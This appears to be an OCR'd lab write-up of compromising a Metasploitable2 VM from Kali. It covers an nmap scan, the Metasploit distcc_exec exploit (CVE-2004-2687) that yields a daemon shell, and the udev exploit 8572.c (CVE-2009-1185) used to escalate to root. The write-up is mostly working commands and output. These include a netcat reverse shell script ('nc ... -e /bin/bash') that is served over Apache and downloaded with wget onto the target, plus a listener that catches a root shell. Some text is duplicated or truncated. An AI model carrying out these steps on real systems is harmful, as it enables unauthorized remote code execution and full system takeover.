

Problem1 :

Find the IP of the target VM with ifconfig



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.23.131  netmask 255.255.255.0  broadcast 192.168.23.255
        inet6 fe80::20c:29ff:fefe:a48e  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:fe:a4:8e  txqueuelen 1000  (Ethernet)
        RX packets 17  bytes 1302 (1.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 1266 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

We can know kali ip address =192.168.23.131




```
Service detection performed. Please report any incorrect
ure.org/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.463 sec
           Raw packets sent: 65543 (2.884MB) | Rcvd: 6553
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:62:6a:4d
          inet addr:192.168.23.132  Bcast:192.168.23.255
          inet6 addr: fe80::20c:29ff:fe62:6a4d/64 Scope:L
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metri
          RX packets:67605 errors:0 dropped:0 overruns:0
          TX packets:67359 errors:0 dropped:0 overruns:0
```

Launch service in metasploitable2 VM:


distccd --daemon --allow 192.168.23.132

Scan the victim with nmap



```
Discovered open port 111/tcp on 192.168.23.132
Discovered open port 139/tcp on 192.168.23.132
Discovered open port 22/tcp on 192.168.23.132
Discovered open port 25/tcp on 192.168.23.132
Discovered open port 513/tcp on 192.168.23.132
Discovered open port 50700/tcp on 192.168.23.132
Discovered open port 2049/tcp on 192.168.23.132
Discovered open port 40085/tcp on 192.168.23.132
Discovered open port 5432/tcp on 192.168.23.132
Discovered open port 1524/tcp on 192.168.23.132
Discovered open port 8180/tcp on 192.168.23.132
Discovered open port 52984/tcp on 192.168.23.132
Discovered open port 6697/tcp on 192.168.23.132
Discovered open port 1099/tcp on 192.168.23.132
Discovered open port 6000/tcp on 192.168.23.132
Discovered open port 8009/tcp on 192.168.23.132
Discovered open port 514/tcp on 192.168.23.132
Discovered open port 8787/tcp on 192.168.23.132
Discovered open port 512/tcp on 192.168.23.132
Discovered open port 3632/tcp on 192.168.23.132
Discovered open port 6667/tcp on 192.168.23.132
Discovered open port 2121/tcp on 192.168.23.132
Discovered open port 58754/tcp on 192.168.23.132
Completed SYN Stealth Scan at 19:50, 11.52s elapsed (65535 total ports)
Initiating Service scan at 19:50
Scanning 30 services on 192.168.23.132
```


```
nmap -p- -sS -sC -sV --open --reason -v –oX ~/metascan.xml  192.168.23.132
- Start Metasploit with msfconsole
   msfconsole in kali VM
```



File Actions Edit View Help

```
%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%
%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%

                        Press SPACE BAR to continue



       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 >
msf6 > ls
[*] exec: ls

msf6 >
msf6 >
```


```
search distcc
```



```
msf6 > search distcc

Matching Modules
================


   #  Name                           Disclosure Date  Rank       Check  Descr
iption
   -  ----                           ---------------  ----       -----  -----
-----
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistC
C Daemon Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/misc/distcc_exec
```

```
use exploit/unix/misc/distcc_exec
show options
```


The show options command will show the available parameters for the module.



```
msf6 > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://githu
                                      b.com/rapid7/metasploit-framework/wik
                                      i/Using-Metasploit
   RPORT   3632             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

```
- Search and run the distccd exploi
set RHOST  192.168.23.132
exploit

RHOST stands for Remote Host and it is required in order for this module to run the
error:
```

```
exploit failed a payload has not been selected

show payloads
set payload 0
exploit

- Verify that you are in (e.g., by running whoami)
```



```
Payload options (cmd/unix/reverse):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   LHOST                    yes       The listen address (an interface may be specifi
   LPORT   4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target

msf6 exploit(unix/misc/distcc_exec) > set payload 0
payload => cmd/unix/bind_perl
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.23.132:4444
[*] Command shell session 1 opened (192.168.23.131:36321 → 192.168.23.132:4444 ) at
-11-13 20:02:40 -0500

whoami
daemon
^[[A
```

Problem2

text document

CVE1 : **CVE-2004-2687** Exploit CVE 2004-2687; distcc 2.x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.

CVE2: CVE-2009-1185 udev before 1.4.1 does not verify whether a NETLINK message originates from kernel space, which allows local users to gain privileges by sending a NETLINK message from user space.

All steps


To escalate privileges, you need a kernel exploit. So the first task is to find out what kernel version the target uses.

In Metasploit, in the command shell, execute these commands.

```
uname -a
```

```
lsb_release -a
```

The target has kernel **2.6.24** and is running **Ubuntu 8.04**, as shown below.




```
msfadmin@metasploitable:/root$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
msfadmin@metasploitable:/root$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
```

Finding Exploits

On Kali, open a new Terminal and execute this command, to find exploits that escalate privileges on this kernel.

```
searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6
```

We'll use the **8572.c** exploit.



```
Linux Kernel 2.4.30/2.6.11.5 - BlueTooth ' | linux/local/25289.c
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2. | linux/local/19933.rb
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / | linux/local/9545.c
Linux Kernel 2.4.x/2.6.x - 'Bluez' BlueToo | linux/local/926.c
Linux Kernel 2.4.x/2.6.x - 'uselib()' Loca | linux/local/895.c
Linux Kernel 2.4.x/2.6.x - BlueTooth Signe | linux/local/25288.c
Linux Kernel 2.4/2.6 (Fedora 11) - 'sock_s | linux/local/9598.txt
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fed | linux/local/9479.c
Linux Kernel 2.4/2.6 (x86-64) - System Cal | linux_x86-64/local/4460.c
Linux Kernel 2.4/2.6 - 'sock_sendpage()' L | linux/local/9641.txt
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Ge | linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.0 | linux/local/8572.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / C | linux_x86/local/9542.c
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Loc | linux/local/33321.c
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c'  | linux/local/40812.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'logrotat | linux/local/2031.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prct | linux/local/2004.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prct | linux/local/2005.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prct | linux/local/2006.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prct | linux/local/2011.sh
Linux Kernel 2.6.17 - 'Sys_Tee' Local Priv | linux/local/29714.txt
Linux Kernel 2.6.17 < 2.6.24.1 - 'vmsplice | linux/local/5092.c
Linux Kernel 2.6.17.4 - 'proc' Local Privi | linux/local/2013.c
Linux Kernel 2.6.18 < 2.6.18-20 - Local Pr | linux/local/10613.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Loc | linux/local/50135.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dir | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /pr | linux/local/40847.cpp
```

Serving the Exploit with Apache

On Kali, execute these command to restart apache2, and make a symbolic link that will make all the exploits available for download.

```
service apache2 restart
sudo ln -s /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html/
```

Preparing a run File

The exploit will execute the **/tmp/run** file on the target, so we need to make it.

We'll use a simple netcat reverse shell.

On Kali, execute this command.

```
sudo nano /var/www/html/run
```


In nano, enter these lines, replacing the IP address with the address of your Kali machine.

```
#!/bin/bash
nc 192.168.23.131 12345 -e /bin/bash
```

Uploading the Files

On Kali, in your low-privilege shell, execute these commands to upload the files to the target. Replace the IP address with the IP address of your Kali machine.

```
cd /tmp
wget http://192.168.23.131/run
wget http://192.168.23.131/8572.c
```



```
whoami
daemon
wget http://192.168.23.131/run
--21:38:55--   http://192.168.23.131/run
           => `run'
Connecting to 192.168.23.131:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 50

    0K                                                  100%    2.89 MB/s

21:38:55 (2.89 MB/s) - `run' saved [50/50]

wget http://192.168.23.131/8572.c
--21:39:32--   http://192.168.23.131/8572.c
           => `8572.c'
Connecting to 192.168.23.131:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,757 (2.7K) [text/x-csrc]

    0K ..                                               100%  113.39 MB/s

21:39:32 (113.39 MB/s) - `8572.c' saved [2757/2757]
```

Compiling the Exploit

On Kali, in your low-privilege shell, execute these commands to compile the exploit file .

```
gcc -o exploit 8572.c
```

Finding the PID


The exploit documentation said that we needed the process identifier (PID) of the udevd netlink socket.

On Kali, in your low-privilege shell, execute these commands to list network processes, and the udev process.

```
cat /proc/net/netlink
ps aux | grep udev
```

The only nonzero PID in netlink should be the number you want. When I did it, it was **2737**, as shown below.

For confirmation, the PID of the **udevd** process should be one higher. It was 2738 when I did it, as shown below.



```
gcc -o exploit 8572.c
8572.c:110:28: warning: no newline at end of file
ls -l
total 20
-rw——————— 1 tomcat55 nogroup     0 Nov 13 14:26 5131.jsvc_up
-rw-r--r-- 1 daemon   daemon   2757 Jan 29  2022 8572.c
-rwxr-xr-x 1 daemon   daemon   8634 Nov 13 21:40 exploit
-rw-r--r-- 1 daemon   daemon     50 Nov 14  2023 run
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
ddf40800 0   0      00000000 0        0        00000000 2
df51b800 4   0      00000000 0        0        00000000 2
dd81ce00 7   0      00000000 0        0        00000000 2
dd8e1a00 9   0      00000000 0        0        00000000 2
dd8dca00 10  0      00000000 0        0        00000000 2
ddf40c00 15  0      00000000 0        0        00000000 2
df6ab200 15  2737   00000001 0        0        00000000 2
dd86f200 16  0      00000000 0        0        00000000 2
df9e0a00 18  0      00000000 0        0        00000000 2
ps aux | grep udev
root      2738  0.0  0.1   2092   640 ?        S<s  14:26   0:00 /sbin/udevd --daemon
./exploit 2737
```

Starting a Listener

When the udev exploit runs, it will execute the "run" script, which will connect back to Kali on port 12345.

On Kali, open a new Terminal window and execute these command to listen for connections.

```
nc -lvp 12345
```

Running the Exploit


On Kali, in your low-privilege shell, execute this command to escalate privileges and open a reverse shell. Replace the number with the correct PID for your target.

```
./exploit 2737
```

The only nonzero PID in netlink should be the number you want. When I did it, it was **2737**, as shown below.

For confirmation, the PID of the **udevd** process should be one higher. It was 2738 when I did it, as shown below.

And now, we can have the root .



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 12345
listening on [any] 12345 ...
192.168.23.132: inverse host lookup failed: Unknown host
connect to [192.168.23.131] from (UNKNOWN) [192.168.23.132] 55802
whoami
root
```

```
21:39:32 (

gcc -o exp
8572.c:110
ls -l
total 20
-rw-------
-rw-r--r--
-rwxr-xr-x
-rw-r--r--
cat /proc/
sk        E
ddf40800 0
df51b800 4
dd81ce00 7
```